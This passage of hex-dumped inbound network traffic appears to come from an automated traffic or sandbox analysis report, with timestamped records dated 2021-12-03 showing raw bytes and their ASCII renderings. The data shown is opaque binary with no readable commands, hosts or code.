0b cb 76 e1 49 08 92 a2 a4 90 b1 ee 7b c6 24 4c 4d 51 24 d9 4b bc dc 5c 82 9b 71 75 78 82 02 bc d3 d6 c7 af c3 12 89 da 57 dd 12 92 0a d2 bd a0 dc 71 74 fb a1 26 e0 8b 26 d6 23 94 f1 cd f0 45 e4 cf Data Ascii: nZ^9>*eOP.3H+u@u^=%Kv&c]vQyAQNDw&lVFQn/Y64N(Bss-(,UXm86:Ut5z,QkYQ*lQ*vl{LMQK \quxWqt&&#E
2021-12-03 00:05:28 UTC	89	IN	Data Raw: 83 c0 b7 82 48 bf 41 d2 c2 c3 05 60 c6 8b 03 3a 12 64 8d 35 eb e2 9c 2d a4 5c 27 9e be 02 e7 9e 49 b8 1f 3f c7 05 27 e8 8c c4 d6 d3 5e 1b 4a a0 65 29 50 b6 fb 1b 78 1e 6d e4 0f 5f af 99 49 90 d9 8b 89 1c 69 4f e5 12 a5 b4 ac 1d 85 44 81 7f 2e 79 b7 e7 d4 f5 c1 73 3c c9 92 e7 0a 8a 02 40 91 c1 37 73 bc 74 a0 a1 05 4b 70 a5 08 43 68 52 dc 5a b7 04 00 86 d0 0a d6 4a f8 01 29 25 57 b0 f2 c4 17 65 e7 7f 0a c9 fe 29 0e 20 18 39 a4 18 cd f5 69 5e f4 59 ff 00 23 76 6b d5 1c e8 c3 75 69 14 a6 72 7e 5b 42 b7 bb 98 33 a3 c9 a2 41 5b 66 c9 2a 89 1e 5a 51 2e 62 c1 3b 92 86 9b f7 f8 48 23 75 c5 3f ee 79 4d ac 6f ca 17 4e 1d 30 c4 b8 e7 37 af 10 68 2f 6e 31 ce 65 67 f8 1a 41 a1 7a 5b 01 8a c6 6e a8 c8 cf d5 26 54 ab c9 af 13 97 72 81 71 bb ad 0d 43 a6 25 4b aa d6 db 49 Data Ascii: HA`:d5-\'l?'^Je)Pxm_IiOD.ys<@7stKpChRZJ)%We) 9i^Y#vkuir~[B3A[f*ZQ.b;H#u?yMoN07h/n1egAz[n &TrqC%KI
2021-12-03 00:05:28 UTC	90	IN	Data Raw: 79 9f 2b 88 3a f0 5d 24 b5 ac 05 a0 4b a8 4f 2a c7 49 bf 11 35 5b 11 99 72 4a 05 41 c5 25 8b 23 7b a1 ad e9 1d 47 bc 00 48 dd ef 6d 50 37 2a e4 72 05 8e 3b 80 80 06 cb 12 41 d2 ba 99 f6 58 a2 ad 97 e4 c6 f6 86 1c 47 f2 5c 4a 92 5b 53 7f ca 52 17 70 42 90 41 42 81 41 37 04 10 a1 d7 12 aa b1 7c 1e d0 9a b7 d8 e7 da b3 b6 8c ea 66 64 d3 97 24 4d 62 4b 99 72 94 f2 6a 19 2b 35 cc 88 56 fa 20 66 6c 8f 55 4c 9c b5 54 83 25 4d 06 6a 2e b7 0e 1d 55 c8 6a 71 a8 f5 48 8e 16 1c 46 79 0c 97 5c d8 56 e0 df 80 31 c1 41 76 51 39 5c ef f8 8d 7f 1e fa ae 9e f6 21 fb 7f 34 93 59 2a 19 5f 49 bb 6a d1 a8 1d 9c b5 7e b0 fd 3e 85 4a d5 fc bf ed ea ec dd a8 15 e9 0b 7a 34 46 a6 49 a8 3d 2e b3 a1 95 5a cb e2 2f 73 4f cd 92 6a f9 3d 33 ea 10 e8 94 bc e5 3a 6a 83 4b b4 e5 1f 51 a5 Data Ascii: y+:]$KO*I5[rJA%#{GHmP7*r;AXG\J[SRpBABA7\|fd$MbKrj+5V flULT%Mj.UjqHFy\V1AvQ9\!4Y*_Ij~>Jz4F I=.Z/sOj=3:jKQ
2021-12-03 00:05:28 UTC	92	IN	Data Raw: f6 1e 88 e2 e7 47 d6 e0 06 8d 81 ed 3e 04 2d 17 72 1b 72 e4 b9 51 96 b7 aa 15 49 2a dd 2a a3 50 75 f9 d5 29 04 5e c6 55 4a 52 de 9f 24 dd 4a 3b e4 49 71 45 44 92 a2 71 a8 80 22 04 0b 79 68 08 02 bc 10 08 b9 27 89 32 68 77 bf 8c f2 52 2b 64 6d 51 4a 6d 7d 81 5d 76 9d bd 0d b9 00 f8 f1 6b f5 c1 57 28 99 b1 d4 8e 31 a1 a6 81 2c a6 8d 80 e8 05 8f 80 e9 e1 f3 f8 61 ea ac 27 73 e5 ec 02 07 68 50 50 4f 24 58 dc 71 c7 9f ec 7c 70 44 a8 36 49 b5 89 3e 03 c3 91 eb e9 e1 e7 82 b1 63 cb 65 b9 74 bf 3e 88 a5 4e 5b ee d8 f1 ef 78 80 0d ae 00 eb cd af 70 00 e7 9c 16 5f 16 09 18 73 bd 72 d2 45 3f 37 b9 53 14 7c bb 58 cc 93 9a a6 d0 29 55 3a dd 41 65 29 4c 2a 54 47 66 49 ba d5 b5 4a 53 6d 02 50 84 9e aa 5a 90 90 0d c9 b6 28 e7 65 e5 52 7b fe ac 8f c4 62 10 1a 1a dc ad 80 Data Ascii: G>-rrQI**Pu)^UJR$J;IqEDq"yh'2hwR+dmQJm}]vkW(1,a'shPPO$Xq|pD6I>cet>N[xp_srE?7S|X)U:Ae)L*T GfIJSmPZ(eR{b

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	93	IN	Data Raw: be dc f5 bd 03 ec ed 91 fb 21 e9 a5 61 fa 3e a4 76 b7 62 ba fe a1 d6 a9 ce ad aa b6 5d ec e1 95 26 33 0f 33 d3 18 92 c3 ec bd 05 fd 51 af bf 03 27 ba f8 ff 00 aa 56 5b 6b 30 3b 08 b6 a0 a5 e2 8e a9 6b 41 89 92 e8 30 43 44 4f 1a c8 6d 08 23 36 61 21 a5 5d a0 e5 73 b5 00 b5 ba fd 6e 04 36 90 41 8a ba 08 2d 31 94 dd 78 8a a6 4d 84 a8 ec 40 0c b7 1e 34 76 9b 6a 33 4c a0 36 d3 0d b0 da 5a 69 a6 9a 48 42 50 db 6d a1 28 6d 08 48 4a 42 40 b0 b0 b5 d7 37 fd be 2f d5 98 83 9a 21 c6 4b 84 5e 0c ea 6f 75 98 34 ab 54 73 9e 89 67 8a 7e 7b c8 8f 36 b9 0d 16 23 55 68 d2 de 71 34 7c d7 97 fb ce f6 6e 5e ad a1 29 74 98 af 20 b8 ec 19 68 69 d9 14 9a 87 73 36 3b 6e a0 3f 1d f7 0d 3c fc fc f7 e7 04 54 bf 13 0f e5 e1 80 dc a1 c6 66 e4 13 24 03 a7 02 04 83 70 40 20 fa 11 d1 17 Data Ascii: !a>vb]&33Q'V[k0;kA0CDOm#6a!]sn6A-1xM@4vj3L6ZiHBPm(mHJB@7/!K^ou4Tsg~{6#Uhq4|n^)t his6;n?< Tf$p@
2021-12-03 00:05:28 UTC	94	IN	Data Raw: 6c 11 54 0b 90 0e 08 97 c1 10 c1 10 c1 10 c1 10 c1 10 c1 10 c1 10 c1 10 c1 10 c1 10 c1 10 c1 15 9e 48 00 9b 1f c7 fb 62 99 07 1f 2f c2 22 05 dc 8e 3e 77 f9 f9 63 67 3c bc 00 40 11 a8 bd a2 fe 88 8f f5 f2 fc 3c 3c 71 93 a5 a3 e9 ac 6f 3b 52 de 68 86 24 54 03 b8 08 86 25 10 c1 10 c1 10 c1 10 b1 1d 45 b0 53 06 27 44 e5 09 51 00 00 a2 4a 6c 2c 09 3c 8b 70 3c 79 b8 fc 7c 71 04 48 23 75 0a d7 ce 9a 8b a7 fa 5d 44 91 98 b5 27 3c 65 2c 87 43 88 d2 df 91 52 cd f9 86 93 40 8c 86 da 00 ba e2 4d 46 5b 2e b8 da 6e 00 ee d8 5a ca 8d 80 37 e0 c6 39 a0 b6 a6 4c d4 46 90 35 a4 69 55 05 ec cb 20 d4 4f 23 13 d4 6d b7 55 c8 bd 76 fb 7a 7b 06 e9 12 e6 d2 72 0d 5f 39 76 8a cc f1 bb d0 dc 3d 2c a2 25 59 5d 4f 34 56 95 21 59 ea ba f5 2f 2f 2d 1d e2 42 08 8c fb cf 83 ba cd 28 0c 6a 30 Data Ascii: ITHb/">wcg<@<<qo;Rh$T%ES'DQJl,<p<y|qH#u]D'<e,CR@MF[.nZ79LF5iU O#mUvz{r_9v=,%Y]O4V!Y//-B(j0
2021-12-03 00:05:28 UTC	96	IN	Data Raw: 1a 5b 9a a3 2d 72 b2 d6 67 c8 55 55 a0 25 46 a1 95 35 1a 91 1d d5 0b 15 dc 26 5c 9a 44 c2 50 92 9b a3 62 56 85 a8 8d a4 8b e3 75 43 89 97 e9 05 a7 40 44 d6 29 c2 fd 2a 99 d5 28 1a d2 b4 b8 dc aa d6 62 79 21 a6 db 2a 7b 50 19 94 84 b4 f1 da 1b 69 c7 73 0a d2 9e f0 5d 36 49 4a 1b 49 37 e3 09 23 58 ea b5 0f 6b 80 10 43 c5 0d 29 37 f4 ea ba 93 d8 0f 5a eb f4 88 b1 b4 ff 00 37 cc 40 cc 79 5c b0 d2 1c 15 5a 75 51 55 3a 0a 9c 2d c0 a8 be e4 19 72 0b 92 18 52 95 0e 40 75 ce f4 b8 86 9c 50 21 57 34 7b 3e 60 82 eb cf 3e e9 e0 a9 8a 3e 5b 43 c7 03 1a 0e 94 3d 95 e9 77 43 35 23 6a e0 4a 6e 42 56 52 59 00 05 af 96 55 61 ef 58 f0 52 05 89 51 b8 3e 36 eb c8 ec 0f 94 d2 41 26 35 3c 48 bc 56 fe 36 a2 b0 32 01 34 9f 59 5d b7 d2 8c c3 4e d4 7c 93 2b 27 d5 1e 6c a2 a3 17 75 Data Ascii: [-rgUU%F5&\DPbVuC@D)*(by!*{Pis]6IJI7#XkC)7Z7@y\ZuQU:-rR@uP!W4{>`>>[C=wC5#jJnBVRYUaXRQ>6A &5<HV624Y]N|+'lu
2021-12-03 00:05:28 UTC	97	IN	Data Raw: df be 3f c5 ca e7 10 20 34 57 5a d2 79 1b cd a6 14 3b 01 be e8 a5 69 de a0 02 95 d7 71 55 ef e2 7c ba 58 7a e2 26 b4 a7 22 b2 46 ef d0 d2 48 08 d8 95 12 4a 8f 23 77 8f d0 f1 b5 b1 08 a2 66 2f bb 43 af 14 a8 a3 6f 36 b1 2a ff 00 db e1 6f cc 7c f0 45 8f 66 96 f7 ad d5 25 5f cc bd c8 2a b5 cf 1e bd 6e 2c 0f 00 75 c5 4f da 67 fd be d7 5d 98 7a f4 5e c5 be c8 1c ab fe 17 ec 0f a4 4e a9 b2 db 99 b2 4e 69 ce 6a 51 4e c5 a9 ba fd 7e 74 a6 54 a1 ea c8 6c 24 9e 76 a4 5b cf 1e 0e 36 59 a1 34 90 27 b9 fd 9e ab d5 f8 60 3e 5d f5 af 51 22 06 dd d5 74 9d c5 0e 9c f9 93 c9 e9 d7 c3 eb d7 1c e3 8d d6 e9 3e f0 7f a8 fe 78 22 09 70 93 c1 3c 7a f5 1e 44 79 1c 11 2e 17 b8 f4 b7 f6 c1 11 b0 44 07 04 1f 2c 11 2c 16 54 a3 c0 1e 3c 7c b0 44 6c 11 2c 91 60 3d 79 fc b0 44 6c 11 0c Data Ascii: ? 4WZy;iqU|Xz&"FHJ#wf/Co6*o|Ef%_*n,uOg]z^NNijQN~tTl$v[6Y4``>]Q"t>x"p<zDy.D,,T<|Dl,`=yDl
2021-12-03 00:05:28 UTC	98	IN	Data Raw: 9b 85 0b f4 00 0f 21 e3 e5 82 b3 f2 bf fc 88 d2 22 68 38 f1 da 2c 9a b8 a4 b9 b5 24 59 37 26 c0 75 e9 d7 eb e1 82 a7 ae e9 05 a1 b6 6d dd 13 6e 55 60 6d 6b dc 14 f1 cf 37 e7 05 07 c3 9f 08 9e f4 51 e8 8e b2 54 7d e3 75 28 d8 0b 84 df cf 9b d8 5b af e8 6f 82 eb 2e 96 81 10 44 6b c2 21 35 71 85 97 4a 47 5b 5e fe 56 e3 c7 d7 e3 88 24 6b f9 b5 7d 2a aa 9b 25 25 01 45 e5 15 1b f4 1c 80 09 e8 a1 e1 6f 2e 9f 2e b2 a8 f6 bd e2 30 ef b1 3e 1f 8e b6 49 b9 ec e1 cd fd da 0f 03 77 03 84 db 9e 96 3c f3 6b 9b 1e a4 60 b3 f9 04 16 e6 71 05 b7 14 3e 7a 79 c5 a5 45 49 0c 80 a0 02 14 87 2c 6e 52 8b b6 91 c5 88 09 dc a1 e1 ee 9b f4 e4 8b e2 40 26 de a1 74 92 d3 24 30 02 6e 45 ca bc b4 62 b1 9d 32 be a6 50 2b 9a 7b 97 ab 39 8e ab 4b 94 db f5 5a 15 06 3b f2 a5 4b cb 6f 28 a6 Data Ascii: !"h8,$Y7&umnU`mk7QT}u([o.Dk!5qJG[^V$k}*%%Eo..0>Iw<k`q>zyEI,nR@&t$0nEb2P+{9KZ;Ko(
2021-12-03 00:05:28 UTC	99	IN	Data Raw: fb 24 c5 b0 b1 0a a3 11 49 21 51 a5 42 96 50 fb 2f a5 40 85 34 9b 9b 0c 58 c5 4d bf 1f a5 57 00 e0 41 d4 11 e2 bc 27 6b 36 91 67 0d 05 d5 4c e5 a3 99 d1 b5 a3 30 64 4a 9b d1 51 21 d1 dd 8a c5 21 64 8a 35 65 94 84 84 16 27 c4 29 ef 4a 2e 8f 6c 69 f6 d0 bb 8b 9f 53 09 ec 76 13 40 32 68 78 cd 80 e5 23 fa 2a b9 31 18 c6 88 93 5e 02 3d 79 2b 0e 2c a7 bb c5 10 5a e4 6c 56 f0 4d 8f 42 47 e9 6e 9e 38 d1 72 b9 b0 63 c1 2a 5d 49 25 0a 52 38 27 70 e7 6d cf 23 8e 9f 81 eb 6b f8 e0 ab 11 74 de 4c 95 16 56 d0 5b 69 07 fc ea 1c 28 00 6f b7 e1 d0 df c0 f5 eb 82 44 d9 62 bc c3 52 53 71 a5 d9 41 b0 db 0f b8 0a 78 24 a1 0b 02 c4 f0 39 b2 b9 3e 1c e2 0c 34 41 b1 19 67 65 d4 ca 49 b0 8d 3b d2 bc 97 ba 7e c2 79 69 fc 99 d8 c7 b3 4e 5e 92 d9 6a 54 1d 20 c9 ca 7c 2d 3b 56 5d 93 Data Ascii: $!!QBP/@4XMWA'k6gL0dJQ!!d5e')J.liSv@2hx#*1^=y+,ZlVMBGn8rc*]l%R8'pm#ktLV[i(oDbRSqAx$9>4Ag eI;~yiN^jT |-;V]
2021-12-03 00:05:28 UTC	101	IN	Data Raw: a6 8b 79 c7 6a b3 33 b4 7a 73 4b 92 b9 73 40 06 1d 5d b5 f5 55 f9 6c d0 65 bf d4 2e 3d 3d b5 51 72 2b d0 92 99 73 ea 5b e5 23 36 32 8a 65 64 22 66 9e ca 56 7d 69 c6 9f 7d ca 39 cc f2 33 00 ec fb da 75 2e c3 6d 10 e2 65 6d 5b d4 0a 06 b1 33 4e 66 53 bf e0 01 55 7d 96 1c cd ad 2d 32 1d ce 9f be fc 56 13 52 1c d9 6e b2 6e 2b 20 81 5e 11 5e 31 65 a0 ba f1 f6 7d 69 26 a7 4f ac e6 0d 37 99 3f 42 73 dd 31 85 4e cd 50 69 59 67 34 57 b4 c1 5e da 63 d7 aa 15 ed 47 d1 59 94 f8 1a f1 a0 d5 19 f0 de 72 9d 48 9a 8c a1 95 34 13 2e 31 29 13 dd af 56 10 e3 29 3e 8e 07 c4 c0 fa ea 07 18 8a 68 60 c7 50 66 a2 45 d6 58 9f 0c 71 25 f8 6d 00 82 0c 9c c6 d7 11 20 09 06 f7 06 0e e1 dc 80 d6 1d 0a d5 3d 09 7a 90 35 47 2d b1 4d a3 e6 19 4d 40 ca 59 f3 2f d5 63 66 bd 2e ce 95 41 4d Data Ascii: yj3zsKs@]Ule.==Qr+s[#62ed"fV}i}93u.mem[3NfSU}-2VRnn+ ^^1e}i&O7?Bs1NPiYg4W^cGYrH4.1)V)>h` PfEXq%m =z5G-MM@Y/cf.AM
2021-12-03 00:05:28 UTC	102	IN	Data Raw: 6e 68 a9 ad 85 a7 be 74 51 fe a1 8c f2 62 63 e9 88 da dc 3d 4a 9f d4 b9 9d 8f a8 cb 7e 0f fc a4 cb f9 93 31 a5 20 c3 83 42 64 b3 2d 2f f2 10 65 54 20 ae 33 50 92 3d e1 75 3c b7 45 8a 92 8d d6 c4 44 53 6a 29 ca 6f 96 83 58 ef 69 fe 2a 65 2d 1c d5 0c cf a7 95 fd 4f d2 d9 f9 7d 9c b1 a5 12 63 d5 b2 df 66 ac f8 c6 64 cf f9 08 2a b8 87 dc ab d7 a9 ad 4d af c2 43 75 63 26 39 98 f2 1c 6f 68 9a 90 e3 61 b4 a9 ce f5 d3 c2 fe 7d f9 2a 16 c4 96 81 3c 45 2f 27 51 7f 50 ad 6a 5f da 53 ad b9 49 c3 1a 6e 98 e9 7c 86 63 28 c7 72 34 18 b5 3c bc fc 72 95 92 e3 48 85 b6 a8 cc 30 df dc 0c ee d8 36 80 15 61 8d 9a 18 5a 0c 1c da 4d 6d 23 85 f9 1e 0a 44 d2 82 b1 37 9f 49 3d 6a a0 b5 ab ed 08 aa 6b 86 8f e7 bd 29 cd 3a 75 0e 14 6c d3 12 8f 22 0c f8 d5 26 5f 6a 89 5f a0 d6 e0 d7 Data Ascii: nhtQbc=J~1 Bd-/eT 3P=u<EDSj)oXi*e-O}cfd*MCuc&9oha}*<E/'QPj_Sln|c(r4<rH06aZMm#D7I=jk):ul"&_j_
2021-12-03 00:05:28 UTC	103	IN	Data Raw: b4 a0 23 72 42 b7 0b 75 b7 1e 7f e6 3e 37 1f ef 82 c7 2b e1 ce 7b 72 56 80 eb 24 fa 08 d3 d4 26 49 0e 36 e1 0a 56 e4 93 70 82 79 4d cf 98 b8 37 f4 38 2a 8a 80 77 48 bf fc e6 dc 6e e5 bb dc 85 24 ee 29 e2 d7 da 36 92 ab 12 46 d5 a1 40 dd 40 8b 5f 05 57 3d cc fb 75 90 4c 4c 45 7b dd 77 07 4c bb 76 76 5c d6 6d 39 a1 e8 fe ad 50 db ec 21 9b e9 14 16 e8 39 77 51 f4 c2 45 59 5d 94 73 94 88 91 a2 c1 a6 af 5a e8 19 5c d2 f5 4f 4f a2 3a f7 7b 2a bb 59 cb d9 86 9d 46 70 3d ba b1 9b 5c 68 fb 12 b8 b1 9b 88 e7 82 d1 c2 00 ae dc 8d 67 cc ef 1d 2d f8 99 c3 8c 46 b7 0c 01 25 e2 32 01 15 24 d0 b6 00 ac 80 d1 41 98 98 9d 14 ed 7d 90 7b 5f 68 64 3a 6c 0d 77 a6 53 b2 e6 8b e6 99 bd e6 9f 67 1d 0f 72 0b bd 95 b5 0d aa 8f b2 98 53 72 be 6f ca aa 4c 2a b4 aa bf b4 b2 62 d3 35 Data Ascii: #rBu>7+{rV$&I6VpyM78*wHn$)6F@@_W=uLLE{wLvv\m9P!9wQEY]sZ\OO:{*YFp=\hg-F%2$A}{_hd:lwSgrSro L*b5

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	104	IN	Data Raw: 86 b4 80 3f ce b9 6e 40 82 01 04 82 d3 21 b2 e6 d2 40 91 3b ad 90 fb 06 b5 ec 50 ab b5 f8 35 3d 41 8c d4 55 d4 ea 39 9a be cd 6f 47 bb 3f d2 20 c4 66 43 92 67 b1 2a ae dd 33 5a 75 4e 24 77 61 38 f5 3a b9 02 8d a6 da 77 99 e0 28 96 b3 3b b0 e4 07 55 9b dd 2d fa 7c 62 9e 63 7f 30 b7 63 3e 22 5c 5e 65 8d 24 01 11 20 1d ab 11 c6 e2 29 5a 59 d9 f7 56 74 57 26 34 d6 5a 86 29 3a ba e5 0d 4e ff 00 06 ca f9 4e 83 48 ca ba 17 97 2a 8e 2a 33 ac cd a4 d0 23 b5 32 83 56 7a 34 a8 ad bd 16 a9 59 5e a9 57 e1 3a 54 f3 15 ba 7b eb 52 17 4c 36 38 fd d3 7d 6f 33 e2 67 b2 a1 ce 00 43 5f 0f d4 45 ba f8 75 5a 67 aa 7a dd a9 da 90 fb 88 ae 55 97 0a 90 eb 42 2b 19 7f 2f 77 f0 69 88 84 84 96 db 8d 2e 42 9c 76 ab 55 6c 37 64 a9 aa 94 e7 e1 0e 52 c4 08 a8 09 6d 1d 07 05 d2 48 66 61 Data Ascii: ?n@!@;P5=AU9oG? fCg*3ZuN$wa8:w(;U-\|bc0c>"\^e$)ZYVtW&4Z):NNH**3#2Vz4Y^W:T{RL68}o3gC_EuZg zUB+/wi.BvUl7dRmHfa
2021-12-03 00:05:28 UTC	106	IN	Data Raw: 2e b8 ec cc 8a fc 49 6c a1 e8 d2 99 76 3c c6 56 80 b4 c8 69 d4 94 2d 95 85 05 70 b0 4e e3 6f 76 e0 d8 ed c6 82 64 56 24 84 5e 24 fe d5 4e c7 0f f6 49 ed 03 3a b9 95 a1 49 46 8d eb 1d 42 75 7f 27 c8 43 6e 08 99 7f 31 3c b7 e5 57 72 99 5a 82 83 21 c5 f7 b5 5a 70 59 48 d9 ed 8d a6 c9 69 b4 e3 a2 3f e6 2f fe d2 3c e6 9b 6e a2 bb 03 d7 f4 b9 a4 dc c2 9f 79 0b 20 93 70 52 ab 1b 5a dc 90 46 e2 45 8e ee 3a 8c 6b f3 5d 16 3e 3a f3 e9 ea b2 73 89 a4 47 04 26 d4 5c 11 d4 9e fb 7d ac 05 c9 16 b9 e7 de bd d5 7b 73 73 c7 87 8e 23 e6 9e 3e 2a aa e1 d0 ca 1b 99 e3 5f 74 27 2a 29 92 f7 f1 dd 63 d3 f8 45 b4 00 49 69 bc d3 4f 9a f2 ae 78 b7 b3 c5 71 44 90 7d c0 a1 e3 8c 9e ef f4 71 58 44 97 eb 41 12 6e 47 0e 7c 51 a3 eb 06 f4 b7 53 59 e1 0b e8 3a a4 86 50 db 28 36 ee 9b 6d Data Ascii: .Ilv<Vi-pNovdV$^$NI:IFBu'Cn1<WrZ!ZpYHi?/<ny pRZFE:k]>:sG&\}{ss#>*_t'*)cEliOxqD}qXDAnG|QSY:P(6m
2021-12-03 00:05:28 UTC	107	IN	Data Raw: 81 2e 34 96 10 e1 43 4f f7 6a b6 2c 40 70 82 24 3b fa 92 69 53 42 08 e0 45 47 7a ea ba 73 a0 9f 69 a6 a7 e4 fa fd 11 3a f9 06 66 b1 8a 1b 6c 52 32 c6 ae 65 f9 91 32 27 68 8d 3d a4 3e f3 54 a8 d4 ca 76 75 a2 40 4d 2a bd a7 59 5a 83 3a b5 29 dd 3c 67 2c 52 ab 19 b2 60 61 55 6c e3 26 5b 92 5f 91 cb 8b f0 ad 70 25 b0 d3 48 a1 36 a6 a4 d5 d7 b8 12 4c 00 28 ba 07 c4 11 02 0e 51 00 89 bf 95 37 a4 9d 2a ba 9b a6 da 8b a5 3a e1 91 f3 4a f4 6e 76 99 67 7c 8e d4 f8 f5 fc f9 40 a1 65 2c be 68 99 4e a1 24 7f 0e cb d9 87 b4 4f 64 ca fd 6d ac bf a4 75 f9 b2 23 3f 56 85 a8 f9 53 35 eb 2e a7 55 61 c3 35 f6 34 f9 4e 3a 96 59 f3 f1 30 b1 30 c1 25 a4 c7 0e 3c 27 79 a7 a2 ea c3 73 1e c3 12 09 6c 89 07 94 e9 4a 46 82 f3 59 59 09 e5 d4 1b ad 46 cc 2d d3 9d 4e 61 93 47 76 9d 93 Data Ascii: .4COj,@p$;iSBEGzsi:flR2e2'h=>Tvu@M*YZ:)<g,R`aUl&[_p%H6L(Q7*:Jnvg\|@e,hN$Odmu#?VS5.Ua54N:Y 00%<'yslJFYYF-NaGv
2021-12-03 00:05:28 UTC	108	IN	Data Raw: 9b b1 03 84 11 f5 6a 45 8e d4 f0 ee 8a af 25 f6 fa 46 df b1 1a 76 15 91 3e 9d 29 87 1f 49 dc 5a 52 14 05 92 42 d0 92 05 ec a2 3c 47 8f 1e 98 c7 d3 7e fd 56 d8 58 d9 f1 0b 1a d8 2d 02 a6 a0 f4 bd d6 c3 76 3f d6 17 b4 cb 52 62 e5 f9 f2 5c 66 83 9b a6 b2 98 85 e5 9e e6 1e 62 4a 8a 18 21 d5 7b ac 8a a3 3b 61 ed 56 d4 2a 50 64 95 6e 59 bc a8 f8 82 ec 99 9c 2a 5d 97 2d 26 9a df 6a 8a d0 8d d7 aa 6d 04 d5 04 3f 1e 3b 3e d4 b6 e4 c6 52 49 4a d6 93 77 54 90 48 df ba c5 a7 12 3d d3 cf bf d0 db 05 4c 3f ba 7f dc d1 d2 e5 77 9b b2 a6 b2 83 22 1b 4f ba 4c 55 ee 62 43 2e 29 0a 6d 68 7c 24 3a a7 2e 49 40 48 e5 21 29 ba c1 29 dc 05 b1 8e 30 96 f7 7b 8d 0e dc b7 5d 98 0f 0c 71 99 21 db 18 83 11 ed ed aa da 0c d5 41 4d 06 b4 e3 50 d3 7a 05 6e 39 a9 e5 e7 19 e1 0d 2d 7e fc Data Ascii: jE%Fv>)lZRB<G~VX-v?Rb\fbJ!{;aV*PdnY*]-&jm?;>RIJwTH=L?w"OLUbC.)mh|$:.I@H!))0{]q!AMPzn9-~
2021-12-03 00:05:28 UTC	109	IN	Data Raw: 40 1b 52 31 6c 27 02 dd 88 39 4d 6b 3a 79 5b 58 53 8e d0 1f 99 b6 75 78 7a 05 04 d2 16 ca 9b 79 b2 b6 9c 42 9b 5a 54 d0 00 b2 a6 48 5a 14 90 bb a8 a0 14 ee 50 f7 57 7e 87 8c 68 b0 5e 13 bf e2 0f fb 27 aa ba 01 a9 99 97 b7 df 67 cc ae da fb 3c ea b5 5d ea b7 68 2c 9b 96 e8 ea 6d 3a 29 ab b5 59 57 a8 6a 42 22 45 73 b8 8f a6 7a 9b 29 d3 26 be ea 62 b6 c6 52 ce 6a 72 a3 32 41 a7 e6 09 2f 53 b3 9c 86 09 fa 4d b6 69 99 24 cd 9a e9 93 10 1a 41 71 07 33 de 34 81 88 2c 3e 60 34 dd cd 88 03 8b 9b 00 09 32 5b 49 25 ad 07 cc cc 58 6e 4d 5b 29 6d 25 c4 ac 21 41 49 bf be 09 03 ad bf ca 7d d1 70 3e e9 f7 88 b1 3a 12 6d b5 81 59 ad 89 c9 b9 6a 3c 64 b0 a2 cb 65 63 6d f7 7b e6 e9 02 fd 47 17 27 af 8e 08 b6 77 2f 51 e9 ee 47 66 34 c8 ac c9 69 6e 32 ae ed 6d 81 dd 10 ab ad Data Ascii: @R1l'9Mk:y[XSuxzyBZTHZPW~h^g<]h,m:)YWjB"Esz)&bRjr2A/SMi$Aq34,>`42[I%XnM[)m%!AI}p>:mYj<d ecm{G'w/QGf4in2m
2021-12-03 00:05:28 UTC	110	IN	Data Raw: 91 3f 9f 03 dd d7 26 20 60 c2 2d c3 04 43 89 25 dc ab 68 bf 3d b8 a9 a6 d0 4c 86 9c 2a 02 dc 2f de be f3 eb e0 07 88 b7 8f 5b 60 b3 a8 03 70 2b 7a 9d 3c af c7 45 2e d9 42 f6 15 05 15 29 7b 76 9b 95 25 27 fc de e0 07 6a 8f 04 8e 9c 13 6e 4e 0a cd 82 61 c7 c3 ca f6 09 96 62 cb 54 ea cc 46 c2 51 1e 0d 61 21 49 8d 34 29 68 66 43 8f 2e e9 8d 51 29 5a db 00 5b f9 0f 86 c2 db 51 09 5a ec 6d 82 bb d9 84 cc bf 2c cc ce 6a ec 69 e5 eb b2 c1 72 a3 4a 8b 22 44 59 8c aa 23 ec 15 77 cd a9 23 73 6d 1d cd b4 e2 77 59 b5 a0 80 1d 43 97 5b 6b b0 be ee 98 1b 15 83 cc 36 35 36 e9 71 d5 75 f3 b1 1e ac e9 fe 67 62 0e 97 69 6e 93 e4 9d 3f d7 05 52 a6 39 35 bc b7 93 d7 53 cc 7a c8 ac b7 4b 99 5e 7d 79 40 b3 98 72 a6 67 ae 66 87 32 dd 12 6a ab ab cf 9a ef 93 28 cb ab 48 85 4d ca Data Ascii: ?& `-C%h=L*/[`p+z<E.B){v%'jnNabTFQa!l4)hfC.Q)Z[QZm,jirJ"DY#w#smwYC[k656qugbin?R95SzK^}y@ rgf2j(HM
2021-12-03 00:05:28 UTC	111	IN	Data Raw: d4 cc e1 97 74 f3 21 47 79 b4 d1 35 3f 3f ea fe a0 65 1d 31 a7 d7 a7 b6 64 cd c9 b9 2f 56 6b 0d 53 7b 67 e8 26 64 9b de 89 d4 bd 37 d0 0d 3d c8 3d 9d db a7 b5 12 91 4d cc 4e 31 36 64 15 68 dc 27 1a 9f a4 6e 7b fe 29 38 8d 9c b9 4b 8e c2 0f 7b c4 70 e2 b4 ef 3c f6 c6 af 66 6a 73 33 f4 13 23 47 cb 59 3a bc 69 51 c6 be 76 b7 87 4c c8 1a 59 9b 6a f2 ab 40 d4 b2 cd 27 b2 76 4c 95 36 81 db 0b 31 d4 d8 69 a7 32 16 a5 ea 16 5f cf fa a5 2e b9 3b db 93 52 62 73 ac aa 76 ac c1 73 1f 98 bd a4 45 00 ad c6 ba 79 c8 b5 2b 18 3d c7 16 98 6d 70 d2 5c 29 4d 03 41 04 d2 a0 d0 54 10 61 58 1f f2 ba b3 9c 5c 46 a3 eb ae 73 9d 9c 61 d0 59 96 fc 7d 57 ed 90 b6 db ca b9 22 8f 3a 4d 2a a6 32 fe 89 f6 44 6f 30 52 68 39 17 29 c9 69 53 91 44 67 5c f3 9d 16 a9 96 e6 d2 a9 de c7 a5 d5 Data Ascii: t!Gy5??e1d/VkS{g&d7==MN16dh'n{}8K{p<fjs3#GY:iQvLYj@'vL61i2_.;RbsvsEy+=mp\)MATaX\FsaY}W": M*2Do0Rh9)iSDg\
